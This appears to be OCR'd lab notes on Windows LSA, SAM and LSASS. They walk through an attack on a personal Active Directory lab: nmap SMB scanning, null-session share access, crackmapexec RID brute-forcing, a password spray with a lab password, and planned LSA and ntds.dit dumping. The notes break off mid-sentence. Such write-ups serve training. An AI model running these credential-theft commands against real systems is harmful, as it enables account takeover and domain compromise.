
LSA and LSASS

What is LSA?

- **LSA (Local Security Authority)**:
    - **What It Is**: A part of Windows that deals with security.
    - **What It Does**: Handles security policies, manages credentials, and interacts with various security components.
    - **Role**: It's like the security brain of the system, making sure that the policies are enforced and managing credentials.
    - **Purpose**: LSA maintains security policies and handles authentication. It doesn't store passwords directly but manages credentials and related security settings.

LSA PATH:


- `HKEY-LOCAL-MACHINE/SECURITY/POLICY/Secret`


Computer\HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
SAM
SECURITY
Cache
Policy
Accounts
CompletedPrivilegeUpdates
DefQuota
Domains
LastPassCompleted
PolAcDmN
PolAcDmS
PolAdtEv
PolAdtLg
PolDnDDN
PolDnDmG
PolDnTrN
PolEKList
PolMachineAccountG
PolMachineAccountR
PolMachineAccountS
PolOldSyskey
PolPrDmN
PolPrDmS
PolRevision
SecDesc
Secrets
$MACHINE.ACC
CupdTime
CurrVal
OldVal
OupdTime
SecDesc
DPAPI_SYSTEM
NL$KM
CupdTime
CurrVal
OldVal
OupdTime
SecDesc
LSA

What is SAM?

- **SAM (Security Accounts Manager)**:
  - **What It Is**: A database that stores user account information.
  - **What It Does**: Keeps track of user accounts, their passwords (in a hashed form), and their permissions.
  - **Role**: Think of it as the directory of user accounts and their security information, which helps in validating user logins.
  - **Purpose**: The SAM database contains hashed passwords for all user accounts, including administrative accounts. The actual passwords are not stored; instead, they are stored in a hashed and encrypted format.


  - `HKEY-LOCAL-MACHINE/SECURITY/SAM`
  - File stored at: `C:\Windows\System32\config\SAM`




What is the LSASS?

- **LSSAS (Local Security Authority Subsystem Service)**:
  - **What It Is**: A background service in Windows.
  - **What It Does**: Manages user logins, enforces security policies, and handles authentication.

- **Role**: Think of it as the system's security manager that ensures everything is secure and that only authorized users can access the system.



- This is the LSASS process in task manager and we can see it being comprised of a few different subprocesses.




Exploits that allow us to dump LSA:

```
┌──(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
└─$ sudo nmap -sV -sC -T4 -p139,445 192.168.211.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 18:59 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 19:00 (0:00:00 remaining)
Nmap scan report for KALIDC.local (192.168.211.139)
Host is up (0.00064s latency).

PORT    STATE SERVICE       VERSION
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 00:0C:29:81:DE:F9 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DCMICHAEL, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:81:de:f9 (VMware)
| smb2-time:
|   date: 2024-10-15T22:59:31
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.44 seconds
```


- NMAP default scripts, and Service version on ports 139, 445 these are both ports for SMB

Gaining access to a user account:


- Let's first enumerate the SMB shares for this lab because maybe an admin decided to leave his creds in plain text in a share...



- using NULL authentication and using `-N` to suppress the password prompt we're able to see a list of shares that are available in SMB.
- For this lab, I have created a share on my domain controller called *"HackmeLoL"*



- Disabled the access to the NULL authentication to only being able to access the directory listing but not access the content within the `hackmeLoL` share.



- Now as you can see we were able to access password from a smb share to a admin left behind.

Lets do a password spray.

- Now we have a valid password and a list of domain accounts that we can use for a password spray.
    - Let's add the usernames to a text file.

```
┌──(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
└─$ crackmapexec smb 192.168.211.137 -u "Guest" -p "" --rid-brute
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  [*] Windows 10.0 Build 19041 x64 (name:SUZUKI-WORKSTAT) (domain:KALIDC.local) (signing:False) (SMBv1:False)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  [+] KALIDC.local\Guest:
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  [+] Brute forcing RIDs
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  500: SUZUKI-WORKSTAT\Local-Administrator (SidTypeUser)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  501: SUZUKI-WORKSTAT\Guest (SidTypeUser)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  503: SUZUKI-WORKSTAT\DefaultAccount (SidTypeUser)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  504: SUZUKI-WORKSTAT\WDAGUtilityAccount (SidTypeUser)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  513: SUZUKI-WORKSTAT\None (SidTypeGroup)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  1001: SUZUKI-WORKSTAT\Suzuki (SidTypeUser)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  1002: SUZUKI-WORKSTAT\LOCAL-ADMIN-SX4 (SidTypeUser)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  1011: SUZUKI-WORKSTAT\test (SidTypeUser)

┌──(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
└─$ nano username

┌──(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
└─$ grep User username | awk '{print $6}' > username.txt

┌──(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
└─$ cat username.txt
SUZUKI-WORKSTAT\Local-Administrator
SUZUKI-WORKSTAT\Guest
SUZUKI-WORKSTAT\DefaultAccount
SUZUKI-WORKSTAT\WDAGUtilityAccount
SUZUKI-WORKSTAT\Suzuki
SUZUKI-WORKSTAT\LOCAL-ADMIN-SX4
SUZUKI-WORKSTAT\test
```


- This Machine allow a Guest user to be enabled, so we were able to brute for the user RID to then do a password spray to these local accounts.

- since the account that the password was being reused on was a domain admin the `crackmapexec` output in `(Pwn3d!)`
- now let's try to dump LSA.

```
┌──(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
└─$ crackmapexec smb 192.168.211.137 -u username.txt -p passwd --local-auth
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  [*] Windows 10.0 Build 19041 x64 (name:SUZUKI-WORKSTAT) (domain:SUZUKI-WORKSTAT) (signing:False) (SMBv1:False)
SMB         192.168.211.137 445    SUZUKI-WORKSTAT  [+] SUZUKI-WORKSTAT\Local-Administrator:LocalAdminSecurePassword123# (Pwn3d!)
```


- now that we have access to a local admin account let's see if we can dump LSA to gain access to a domain account

- Notice this cred:



- Domain Admin creds stored in the LSA since we recently logged into this windows machine using Domain admin credentials

Use Hashcat to crack the domain cached creds:



- Now lets dump like `ntds.dit`

Dumping NTDS with the Domain Creds we got the: